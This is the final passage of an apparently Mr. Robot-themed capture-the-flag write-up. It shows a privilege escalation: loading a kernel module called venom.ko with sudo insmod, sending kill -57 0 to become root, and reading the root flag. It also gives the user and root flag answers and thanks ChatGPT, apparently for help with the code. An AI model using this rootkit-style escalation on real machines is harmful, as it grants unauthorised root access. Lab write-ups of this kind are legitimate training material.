


Thank you ChatGPT
Let’s run the code with sudo permissions
athena@routerpanel:/$ sudo /usr/sbin/insmod /mnt/.../secret/venom.koathena@routerpanel:/$ whoami athenaathena@routerpanel:/$ kill -57 0athena@routerpanel:/$ whoamirootathena@routerpanel:/$ ls -all /rootfsociety00.datroot.txtathena@routerpanel:/$ cat root.txtaecd4a3497cd2ec4c71a2315030bd48
fsociety, Mr. Robot is here :D
Answer the questions below
What is the user flag? 🏁 857c4a4fbac638afb6c7ee45eb3e1a28
What is the root flag? 🏁 aecd4a3497cd2ec4c71a2315030bd48
Thank you for reading!
If you like this content, feel free to follow me for more articles.
If you are interested in more articles from the world of cybersecurity, check out our weekly newsletter in which we summarize events from the world of cybersecurity.